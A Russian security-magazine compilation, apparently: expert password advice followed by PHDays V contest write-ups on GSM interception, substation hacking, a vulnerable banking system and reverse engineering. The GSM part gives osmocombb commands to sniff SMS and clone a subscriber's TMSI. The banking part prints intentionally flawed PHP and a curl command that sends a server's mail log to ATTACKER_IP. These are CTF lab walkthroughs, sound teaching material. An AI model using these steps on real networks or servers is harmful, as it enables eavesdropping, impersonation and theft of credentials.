Обычно пароль состоит из корня и суффикса. Корень может не обязательно быть словарным словом, но чаще всего, это что-то, что можно произнести, к чему добавляются разные суффиксы (в 90% случаев) или префиксы (в 10% случаев). Программы для подбора паролей используют словари (английского и других языков), заменяют буквы похожими на них символами ($ вместо s и т. п.). Для подбора паролей может также использоваться информация из адресной книги, важные даты и другие персональные данные.

Чтобы создать сильный пароль, нужно сделать что-то, что затруднит этот процесс подбора. Я предлагаю использовать предложения, которые превращаются в пароль. Например, «This little piggy went to market» («маленькая хрюшка пошла на рынок») можно сделать что-то типа «tlpWENT2m». Пароль из девяти символов, которого не будет ни в каком словаре. После того как я об этом сказал, конкретно этот пароль использовать, конечно, не надо, — но суть ясна.

Если вы не можете запомнить все свои пароли, то запишите их на бумажке и носите в кошельке. Но писать надо не сам пароль, а исходное предложение, а еще лучше — какую-то подсказку, которая поможет его вспомнить. Или можно использовать какой-нибудь password keeper: ничего страшного в этом нет, многие не могут запомнить все свои пароли.

Брайан Кребс, ИБ-исследователь, автор блога Krebs on Security

Есть несколько советов по созданию сильных паролей, и я советую всем проверить свои пароли на соответствие им. Пароль должен состоять из комбинации чисел, спецсимволов и букв в верхнем и нижнем регистре.

В качестве пароля нельзя использовать свое же имя пользователя или легко угадываемые слова (типа «password»), очевидные комбинации клавиш («azdzxs»). Также не стоит выбирать пароль на основе данных, которые на самом деле не так конфиденциальны, как нам иногда кажется (номер телефона, дата рождения, имена членов семьи). Нельзя использовать пароль от электронной почты — где-то еще. Если кто-то взломает интернет-магазин, где вы делали покупки, он сможет прочесть и ваши письма.

Раньше я считал, что хранить пароли в записанном где-то виде не стоит. Однако теперь я все же согласен с Брюсом Шнайером, что можно хранить пароли в записанном виде, — главное, чтобы это был не сам пароль, а нечто, что поможет его вспомнить.

Есть несколько хороших облачных менеджеров паролей (LastPass, DashLane, 1Password), но если вы не хотите доверять такие данные облаку, то можно воспользоваться локальным менеджером (Roboform, PasswordSafe, KeePass). Главное — выбрать сильный мастер-пароль, который к тому же потом можно будет всегда вспомнить.

КОНКУРС MITM MOBILE: КАК ЛОМАЛИ МОБИЛЬНУЮ СВЯЗЬ НА PHDAYS V

Дмитрий Курбатов
habrahabr.ru/company/pt/blog/261035/

Хотя мы не раз публиковали исследования о возможности прослушки мобильной связи, перехвата SMS, подмены абонентов и взлома SIM-карт, для многих эти истории все равно относятся к области магии, которой владеют только спецслужбы. Конкурс MiTM Mobile, впервые прошедший в прошлом году на PHDays, позволил любому участнику конференции убедиться, насколько легко можно проделать все вышеописанные атаки, имея в руках лишь телефон на 300 рублей и набор бесплатных хакерских программ.

УСЛОВИЯ И ТЕХНОЛОГИИ КОНКУРСА

«Вам в руки попал корпоративный телефон пользователя сети MiTM Mobile. Через DarkNet вы получили информацию, которая может оказаться полезной:

+ Коды для получения публей периодически отправляются на номер главного бухгалтера корпорации — 10000.
+ Финансовый директор куда-то пропал, до него уже несколько дней никто не может дозвониться, телефон выключен, однако ему до сих пор выделяются пароли.
+ Важную информацию можно получить звонком на номер 2000, но там установлена авторизация по номеру звонящего. Удалось также узнать, что номер телефона личного секретаря директора — 77777, он наверняка имеет доступ. В сети есть другие номера, через которые сотрудники получают важную информацию, но, к сожалению, узнать их не удалось. И не забывайте, в корпоративной сети всегда можно наткнуться на частную информацию».

Примерно такая вводная была дана участникам CTF в рамках конкурса MiTM Mobile, прошедшего на PHDays V.

Для конкурса мы развернули реальную инфраструктуру мобильного оператора. Она включала в себя базовую станцию, мобильные телефоны, стационарные телефоны, а также SIM-карты. Название MiTM Mobile, как нетрудно догадаться, было выбрано не случайно: хотелось подчеркнуть уязвимость нашей сети. В качестве логотипа сети выступал кракен (ну или почти он), ломающий сотовую вышку.

Итак, с внешними атрибутами сотового оператора все ясно, теперь рассмотрим реализацию сети. В качестве «железного» решения выступал девайс с несложным названием UmTRX (сайт производителя: umtrx.org/hardware), на его основе строилась беспроводная часть сети. Непосредственно GSM-функциональность и функциональность базовой станции, а именно софтверная часть, была реализована стеком программ Osmocom/OpenBTS.

Для простой и быстрой регистрации в сети были заказаны SIM-карты. В них были прописаны реквизиты сети MiTM Mobile, а данные «симок» были, соответственно, прописаны в сети. Для упрощения прослушивания эфира и для облегчения жизни игрокам в нашей сотовой сети было выключено шифрование (A5/0). Наряду с симками участникам были выданы телефоны Motorola C118 и кабель USB-UART (CP2102). Все это, вместе со стеком программ osmocombb, позволило участникам CTF прослушивать эфир, перехватывать SMS, предназначенные другим пользователям, а также совершать звонки в сети, подставляясь другим пользователем.

Каждая команда получила в свое распоряжение для экспериментов SIM-карту, кабель, телефон и образ виртуальной машины с собранным стеком osmocombb.

РАЗБОР ЗАДАНИЙ

В первую очередь — немного теории:

+ **IMSI** — международный идентификационный номер абонента;
+ **MSISDN** — номер абонента сети сотовой связи, назначаемый оператором;
+ **TMSI** — временный идентификационный номер абонента, выдаваемый в случайном порядке в процессе регистрации в сети.

IMSI — именно этот волшебный номер прописан на SIM-карте. Например, имеет вид 250-01-XXXXXXXXXX 250 — это код страны (Россия), 01 — код оператора (МТС), XXXXXXXXXX — уникальный ID. По IMSI происходит идентификация и авторизация абонента в сети оператора.

В нашем случае с SIM-картой sysmocom 901 — код страны, 70 — код оператора, 0000005625 — ID абонента внутри сети оператора (см. рисунок).

Второе, что необходимо помнить: **MSISDN,** номер вашего мобильного (например, +79171234567) — НЕ хранится на SIM-карте. Он хранится в базе оператора. Во время звонка базовая станция подставляет этот номер согласно таблице соответствия IMSI ↔ MSISDN (в реальной сети это функция MSC/VLR). Или не подставляет (анонимный звонок).

TMSI — это временный идентификатор в 4 байта. Выделяется абоненту после авторизации.

Вооружились знаниями, продолжаем.

Запускаем стек программ osmocombb. Тут все просто. Предварительно подключаем наш кабель к компьютеру и пробрасываем его внутрь виртуалки. В виртуальной машине должно появиться устройство /dev/ttyUSB0. Далее подключаем ВЫКЛЮЧЕННЫЙ телефон к кабелю через аудиоджек.

Открываем две консоли. В первой запускаем команду:

```
#~/osmocom-bb-master/src/host/osmocon/osmocon -p /dev/ttyUSB0
-m c123xor -c ~/osmocom-bb-master/src/target/firmware/board/
compal_e88/layer1.highram.bin
```

И нажимаем красную кнопку включения телефона. Этой командой мы запускаем загрузку прошивки в телефон, а также открытие сокета, через который будет идти общение наших программ с телефоном. Это так называемый layer 1 модели OSI. Реализует физическое взаимодействие с сетью.


```
got 1 bytes from modem, data looks like: 41  A
got 1 bytes from modem, data looks like: 03  .
got 1 bytes from modem, data looks like: 42  B
Received DOWNLOAD ACK from phone, your code is running now!
Enabled Compal ramloader -> Calypso romloader chainloading mode
Received ident ack from phone, sending parameter sequence
read_file(/home/phd/osmocom-bb-master/src/target/firmware/board/compal_e88/layer
1.highram.bin): file_size=58824, hdr_len=0, dnload_len=58827
Received parameter ack from phone, starting download
Finished, sent 59 blocks in total
Received branch ack, your code is running now!
battery_compal_e88_init: starting up

OsmocomBB Layer 1 (revision osmocon_v0.0.0-1754-gfc20a37-modified)
======================================================================
Device ID code: 0xb4fb
Device Version code: 0x0000
ARM ID code: 0xfff3
cDSP ID code: 0x0128
Die ID code: 7b473611f203944d
======================================================================
REG_DPLL=0x2413
CNTL_ARM_CLK=0xf0a1
CNTL_CLK=0xff91
CNTL_RST=0xfff3
CNTL_ARM_DIV=0xfff9
======================================================================
Power up simcard:
Assert DSP into Reset
Releasing DSP from Reset
Setting some dsp_api.ndb values
Setting API NDB parameters
DSP Download Status: 0x0001
DSP API Version: 0x0000 0x0000
Finishing download phase
DSP Download Status: 0x0002
DSP API Version: 0x3606 0x0000
LOST 789!
```

Вот что примерно выдает в консоль layer1 после загрузки в телефон (впрочем, нас это не интересует).


Во второй консоли запускаем команду:

```
#~/osmocom-bb-sylvain/src/host/layer23/src/misc/ccch_scan -a 774
-i 127.0.0.1
```

Эта команда реализует layer 2-3 модели OSI. А именно прослушивание эфира в поисках пакетов общего управления CCCH (Common Control Channel).


-a 774 — обозначает ARFCN, на котором мы вещаем. Да-да, никому не нужно искать канал, на котором работает наш оператор. Все для вас, дорогие участники :)

-i 127.0.0.1 — интерфейс, на который мы отправим наши пакеты.


```
<0001> app_ccch_scan.c:441 PCH pdisc != RR
<0001> app_ccch_scan.c:464 unknown PCH/AGCH type 0x01
<0001> app_ccch_scan.c:441 PCH pdisc != RR
<0001> app_ccch_scan.c:464 unknown PCH/AGCH type 0x01
<0001> app_ccch_scan.c:441 PCH pdisc != RR
<0001> app_ccch_scan.c:464 unknown PCH/AGCH type 0x01
<0001> app_ccch_scan.c:441 PCH pdisc != RR
<0001> app_ccch_scan.c:464 unknown PCH/AGCH type 0x01
<0001> app_ccch_scan.c:441 PCH pdisc != RR
<0001> app_ccch_scan.c:464 unknown PCH/AGCH type 0x01
<0001> app_ccch_scan.c:441 PCH pdisc != RR
<0001> app_ccch_scan.c:464 unknown PCH/AGCH type 0x01
<0001> app_ccch_scan.c:230 GSM48 IMM ASS (ra=0x11, chan_nr=0x41, ARFCN=774, TS=1
, SS=0, TSC=7)
<0012> ../../../src/gsm/lapd_core.c:1489 I frame ignored in this state
<0012> ../../../src/gsm/lapd_core.c:1489 I frame ignored in this state
<0012> ../../../src/gsm/lapd_core.c:1489 I frame ignored in this state
<0012> ../../../src/gsm/lapd_core.c:1221 S frame response with F=1 error
<0012> ../../../src/gsm/lapd_core.c:383 sending MDL-ERROR-IND cause 6
<0012> ../../../src/gsm/lapdm.c:392 sending MDL-ERROR-IND 6
<0000> rslms.c:137 unknown RSLms msg_discr 0x00
<0012> ../../../src/gsm/lapd_core.c:1234 S frame ignored in this state
<0012> ../../../src/gsm/lapd_core.c:1234 S frame ignored in this state
```

И запускаем Wireshark. Он все сделает за нас, а именно соберет необходимые пакеты в SMS, распарсит TPDU/PDU-формат и покажет нам все в удобочитаемом виде.

Мы помним, что для первого задания нам нужно перехватить SMS. Для удобства просмотра в Wireshark ставим фильтр на gsm_sms-пакеты, чтобы не засорять экран.



Видим SMS, которые проходят тем временем в эфире. Поздравляем, вы выполнили первое задание! И если бы сейчас вы были на PHDays V, то в эфире вы могли бы увидеть SMS с кодом для получения публей — игровой валюты. Трансляция кода происходила на протяжении двух дней постоянно, каждые 5 минут, даже ночью.

Для второго задания также необходимо запустить layer1 (а можно и не выключать его после прошлого раза).

Во второй консоли в качестве layer2-3 запускаем

```
#~/osmocom-bb-master/src/host/layer23/src/mobile/mobile -i 127.0.0.1
```

03 05 07 09 11 13 15 17 19 21 23 25 27 29 31 33 35 37 39 41 43 45 47 49 51 53 55 57 59 61 63 65 67 69 71 73 75 77 79 81 83 85 87 89 91 93 95 97 99 101 103

И тут все просто. Приложение mobile реализует функции виртуального телефона. Чтобы получить доступ к этим функциям, открываем третью консоль и запускаем:

```
$ telnet 127.0.0.1 4247
```

В консоли откроется Cisco-подобный интерфейс. Включаем расширенный режим:

```
OsmocomBB> enable
```

Далее выводим список доступных команд:


```
OsmocomBB# list
```

Интересно, а что делает команда clone? Кто бы мог подумать, она полностью оправдывает свое название! С помощью этой команды можно клонировать абонента сети. Из справки к команде видим, что в качестве аргумента она принимает TMSI. Если нам удастся узнать TMSI жертвы и подставить его в наш телефон, то мы сможем подключиться к сети вместо исходного абонента.


В течение всей конференции мы пытались отправить SMS на номер, которого не было в сети. И если бы участник догадался подставить TMSI, запрашиваемый базовой станцией, в качестве параметра команды clone, то он получил бы следующий флаг с кодом для валюты!

```
OsmocomBB# clone 1 5cce0f7f
```

А увидеть запрос базовой станции к абоненту было очень просто. Можно было посмотреть в Wireshark пакеты gsmtap с запросом Paging Requests Type 1 (запрос базовой станции при осуществлении звонка).



Или во второй консоли, где запущен mobile:



Прописываем TMSI и нам приходит SMS, предназначенная исходному абоненту.

Для третьего задания нам достаточно уже полученных данных. Как и в предыдущем задании, необходимо выдать себя за другого абонента. Мы знаем его номер, но не знаем его TMSI. Что же делать? Все просто: достаточно лишь отправить SMS или инициировать звонок этому абоненту, а именно на номер 77777. И, как и в предыдущем примере, мы увидим запросы базовой станции к абоненту 77777. Важный момент: звонок и SMS необходимо проводить с другого телефона, иначе наша Motorola не сможет увидеть широковещательные запросы базовой станции, предназначенные целевому абоненту.


Далее прописываем TMSI в наш телефон с помощью команды clone — и совершаем звонок на заветный номер!

```
OsmocomBB# call 1 2000
```


Теперь берем в руки Motorola и слушаем код. Если участники все сделали правильно, то они услышат код. В противном случае — услышат анекдот :)

Кроме всего прочего в сети проходили SMS, в которых говорилось о том, что пришло новое голосовое сообщение. Если бы участники не поленились и зашли в телефонную книгу аппарата, то они увидели бы номер голосовой почты. Позвонив по этому номеру, можно было услышать инсайдерскую информацию — данные о росте и падении курса акции MiTM Mobile.

Четвертое задание было связано не напрямую с GSM-связью, но с уязвимыми SIM-картами, которые используются для доступа в сеть. Каждой команде помимо телефона выдавалась SIM-карта с установленным на нее приложением, отображающим приглашение «Welcome to PHDays V». Для поиска уязвимых апплетов Lukas Kuzmiak и Karsten Nohl создали утилиту SIMTester. Отличительная особенностью этой утилиты — возможность работы через osmocom-телефоны. Вставляем SIM-карту в телефон, подключаем к компьютеру и запускаем поиск. Через пару минут проанализируем полученные данные:



Помимо множества приложений, разглашающих информацию, которой достаточно для брутфорса ключей, нам заботливо выделили красным цветом приложение, которое не требует для доступа никаких секретных ключей. Проанализируем его отдельно:




Последние два байта ответа SIM-карты — это байты статуса, где, например, 0x9000 означает, что команда завершилась успешно. В данном случае мы получаем 0x9124, что означает наличие 36 байт,

которые хочет нам вернуть карта. Изменим немного код программы и посмотрим, что это за данные:

Декодируем и получаем:

```
>>>  'D022810301210082028102BD1704596F752061726520636C6F73652C20626
16420434C419000'.decode('hex')
'\xd0"\x81\x03\x01!\x00\x82\x02\x81\x02\x8d\x17\x04You are close,
bad CLA\x90\x00'
```

Перебираем все возможные CLA и INS для инструкций, отправляемых в бинарной SMS, — и получаем наш флаг:




```
>>> 'D037810301210082028102BD2C04596F757220666C61673A2035306634323866
562376262316331323432323138333336643530613337623965900 0'.decode('hex')
'\xd07\x81\x03\x01!\x00\x82\x02\x81\x02\x8d,\x04Your flag:
50f428eb7bb1c1242218336d50a37b9e\x90\x00'
```

ПОБЕДИТЕЛИ И СЮРПРИЗЫ КОНКУРСА

Попробовать свои силы в конкурс MiTM Mobile могли не только команды CTF, но и все посетители PHDays: желающим выдавалось все необходимое оборудование и виртуальная машина. В итоге в конкурсе участвовало более десяти человек, не считая команд CTF.


Однако единственным, кому удалось перехватить SMS уже к середине первого дня, оказался Глеб Чербов, который и стал победителем конкурса.

Три задания выполнила только команда More Smoked Leet Chicken к началу второго дня. Четвертое задание было доступно только для участников CTF, но выполнить его не удалось никому.

Посетители форума могли заметить периодическое пропадание LTE, 3G, а иногда вообще терялась сеть при приближении к зоне работы GSM-глушилок.

Некоторые получали сообщения с номера 74957440144 или от «Анонима» с текстом «SMS_from_bank» или другой «безобидный спам». Это было связано с работой сотовой сети MiTM Mobile.

А еще к исходу второго дня некоторые «везунчики» получили такое сообщение:



Эта шутка уже не имела отношения к работе MiTM Mobile, но еще раз напоминает всем о соблюдении элементарных правил безопасности.

КТО ВЗЛОМАЛ ЭЛЕКТРОПОДСТАНЦИЮ: ИТОГИ КОНКУРСА DIGITAL SUBSTATION TAKEOVER

Александр Лашков
habrahabr.ru/company/pt/blog/259905/

В рамках конкурса Digital Substation Takeover, представленного iGRIDS, у посетителей PHDays была возможность попробовать свои силы во взломе настоящей электрической подстанции, построенной по стандарту IEC 61850. Два дня участники пытались провести успешную атаку и получить контроль над системой управления электрооборудованием.

ЧТО НУЖНО БЫЛО СДЕЛАТЬ

Созданный специально для конкурса макет, имитировавший подстанцию высокого напряжения в 500 кВ, включал коммутаторы, серверы времени, контроллеры и устройства релейной защиты, которые реально используются в современных высоковольтных электрических сетях для защиты от аварийных и внештатных ситуаций (короткие замыкания, повреждения ЛЭП и т. п.).

Участникам предлагалось несколько сценариев, каждый из которых предполагал в конечном счете несанкционированное управление коммутационными аппаратами — от простого отключения выключателя до включения заземляющих ножей в обход оперативных блокировок. Самое сложное задание — создание аварийной ситуации на объекте — должно было, по задумке организаторов, сопровождаться фейерверком из горящих проводов на установленной рядом имитации воздушной линии электропередач.

В конкурсе приняли участие около 50 посетителей PHDays и несколько команд CTF.


ТЕХНИЧЕСКИЕ ПОДРОБНОСТИ

В конкурсном макете было задействовано следующее оборудование:

+ самая популярная система управления энергообъектом SICAM PAS v. 7.0;
+ самые популярные терминалы релейной защиты и контроллеры;
+ серверы времени GPS и ГЛОНАСС;
+ промышленные коммутаторы.

ХОД СОРЕВНОВАНИЯ

Поскольку конкурс был представлен в программе PHDays впервые, а сама его тема довольно специфична, весь первый день у участников ушел на то, чтобы разобраться, что такое релейная защита, выключатели и оперативные блокировки. Приходилось искать и анализировать большие объемы информации (в Википедии, на специализированных форумах, на сайтах производителей оборудования).




Конкурс включал в себя несколько заданий, которые участники выполняли с разным успехом:

+ временное разрушение информационной инфраструктуры подстанции (удалось осуществить 6 раз);
+ перепрограммирование сервера времени (1 успешное выполнение);
+ несанкционированное отключение потребителей (выполнено 2 раза);
+ обнаружение ранее неизвестной уязвимости (1 раз).

Самое главное и сложное задание — перехват управления первичным оборудованием и подачу команды в обход блокировки — никому выполнить не удалось, хотя одна из команд-участниц была близка к этому.

Первое место занял Сергей Сидоров, второе Александр Калинин. Кроме того, взлом подстанции принес очки двум командам CTF — RDot и ReallyNonamesFor.

Организаторы соревнования из компании iGRIDS фиксировали и анализировали все, что происходило на стенде. Уже к середине конкурса стало понятно, что спектр угроз для созданной ими системы шире, чем предполагалось изначально; разработчики обещают учесть все новые варианты атак в своей работе и следующих версиях средств защиты.



КАК ВЗЛАМЫВАЛИ БАНК НА PHDAYS V

Юрий Дьяченко
habrahabr.ru/company/pt/blog/259609/

В рамках Positive Hack Days V прошел традиционный конкурс по анализу защищенности систем ДБО «Большой ку$h». Участникам были предоставлены копии виртуальных машин, содержащие уязвимые веб-сервисы ДБО, аналогичные реальным системам. За один час участники должны были воспользоваться проблемами безопасности, обнаруженными при анализе образа системы ДБО, и перевести деньги из банка на свой счет.

В конкурсе приняли участие около 30 человек и несколько команд CTF, призовой фонд составил 40 тысяч рублей.

Специально для конкурса «Большой ку$h» была разработана система ДБО PHDays iBank, содержащая уязвимости, которые встречаются в реальных банковских системах. Система была разделена на две части — frontend и backend, предоставляющий простейший RESTful API. Поэтому участникам было необходимо ознакомиться еще и с протоколом взаимодействия частей ДБО.

Как правило, в системах ДБО присутствуют не топорные ошибки безопасности, позволяющие провести прямую атаку с внедрением или исполнением зловредного кода, а логические уязвимости (слабые проверки, приводящие к утечке важных данных). Именно на них был сделан акцент в конкурсной системе.

В PHDays iBank было заложено 7 комбинаций уязвимостей, на каждую комбинацию приходилось по 10 банковских счетов виртуальных пользователей, на которых хранились деньги (чем сложнее уязвимость, тем больше денег на счете).

Участники могли проводить следующие атаки:

+ брутфорс по спискам популярных паролей;
+ взлом аккаунтов с двухфакторной авторизацией (обход проверок);
+ эксплуатация уязвимостей в алгоритмах сброса паролей;
+ взаимодействие с тестовым сценарием, контролирующим работоспособность API backend (обход проверок доступа, чтение произвольных файлов);
+ обход защиты механизма отложенных платежей (данная атака могла быть использована и для похищения денег со счетов других конкурсантов).

НЕСКОЛЬКО УЯЗВИМОСТЕЙ, ЗАЛОЖЕННЫХ В СИСТЕМУ

Тестовый сценарий содержал следующий код:

```php
<?php

if ($_SERVER['HTTP_HOST'] != 'ibank.dev') {
   exit;
}

if (empty($_GET['url'])) {
   exit;
}

$parts = parse_url($_GET['url']);
$port = empty($parts['port']) ? '' : ':' . $parts['port'];
$url = "http://{$parts['host']}$port/status";

$ch = curl_init();
```

```php
curl_setopt_array($ch, [
// CURLOPT_URL             => $_GET['url'],
   CURLOPT_URL             => $url,
   CURLOPT_HEADER          => false,
   CURLOPT_RETURNTRANSFER  => true,
]);

if (!empty($_GET['params'])) {
   curl_setopt_array($ch, [
      CURLOPT_POST         => true,
      CURLOPT_POSTFIELDS   => $_GET['params']
   ]);
}

var_dump(curl_exec($ch));

curl_close($ch);
```

Проверку имени узла можно обойти. Зная про возможность передачи файлов и используя символ @ в значении параметра, можно провести следующую атаку:

```
curl -H 'Host: ibank.dev'
'http://SERVER_IP/api_test.php?url=http://ATTACKER_IP/&params\[a\]=@ /
var/www/frontend/data/logs/mail.log'
```

Получив содержимое журнала отправленных сообщений, участник мог найти в них пароли к учетным записям, которые использовали систему восстановления пароля.

Для обхода двухфакторной аутентификации использовалась уязвимость в Authy, опубликованная незадолго до конкурса. Выяснилось, что не все участники были с ней знакомы, и поэтому работали по старинке, перебирая возможные значения.


Участники могли не только атаковать систему ДБО, чтобы вывести средства из банка, но и атаковать счета друг друга, уводя с них деньги. Именно по этому пути пошли члены команды More Smoked Leet Chicken, которые выиграли соревнование. В итоге победители заработали больше 15 тысяч рублей. Стас Поволоцкий, ставший вторым, смог украсть из конкурсного банка 3200 рублей. Команда RDot, занявшая третье место, сумела найти и проэксплуатировать больше всех уязвимостей, однако ей не удалось защитить украденные деньги, которые были похищены командой More Smoked Leet Chicken.

#	Name	Rub
1	More Smoked Leet Chicken	15302.68507
2	staspovolotsky	3298.9912
3	Rdot	0.31373
4	0ang3el	0.19

#	Name	Rub
5	ReallyNonamesFor	0.01
6	ufologists	0
7	nikalexey	0
8	Kaist gon	0

РАЗБОР КОНКУРСА BEST REVERSER НА PHDAYS V

Дмитрий Скляров
habrahabr.ru/company/pt/blog/261375/



Когда мы придумывали задание для конкурса по обратной разработке, то хотели отразить реальные проблемы, с которыми сталкиваются специалисты по RE, но при этом избежать шаблонных решений.

Как обычно выглядят задачки на реверс? Есть исполняемый файл под Windows (или Linux, или MacOS, или другую популярную операционную систему), его можно запускать, смотреть под отладчиком, крутить как угодно в виртуальных средах. Формат файла — известный. Система команд процессора — x86, AMD64 или ARM.

Библиотечные функции и системные вызовы — задокументированы. Доступ к оборудованию — только через механизмы операционной системы.

С использованием существующих инструментов (например, IDAPro с HexRays и всеми сопутствующими возможностями) анализ подобных приложений становится практически детской забавой: все получается просто и быстро.

Конечно, иногда для усложнения задачи в программу добавляют виртуальные машины со своим набором инструкций, замусоривание кода, защиту от отладки и т. п. Но если говорить честно — насколько часто крупные производители ПО используют все это в своих исполняемых файлах? Да почти никогда! Какой же смысл делать конкурс, нацеленный на демонстрацию навыков, которые редко требуются в реальной жизни?..

Однако есть еще одна область применения reverse engineering, все больше востребованная в последние годы, — анализ firmware. И тут ситуация оказывается совсем иной. Входной файл (с прошивкой) может быть в любом формате, может быть даже запакован или зашифрован. Операционная система может быть совсем не популярная — или вообще может отсутствовать. Часть кода может быть жестко прописана в устройстве и не обновляться через прошивку. Архитектура процессора может быть любая! IDAPro, например, «знает» более 100 разных процессоров, но далеко не все. И, разумеется, нет почти никакой документации, почти никогда не доступна отладка, а зачастую и обычное выполнение кода невозможно: прошивка есть, а устройства нет…

Примерно такую задачу мы и решили предложить конкурсантам (принять участие мог любой интернет-пользователь). Каждый из них должен был проанализировать исполняемый файл (phdays.ru/download/fwldr.zip) и найти правильный ключ, соответствующий его email.

ПЕРВАЯ ЧАСТЬ: ЗАГРУЗЧИК

На первом этапе входным файлом был ELF, скомпилированный кросс-компилятором под архитектуру PA-RISC. IDA умеет работать с этой архитектурой, но не так хорошо, как с x86. Многие обращения к стековым переменным автоматически не распознаются, и приходится помогать IDA руками. Но хотя бы видны все библиотечные функции (log, printf, memcpy, strlen, fprintf, sscanf, memset, strspn) и даже символические имена некоторых функций программы (c32, exk, cry, pad, dec, cen, dde).

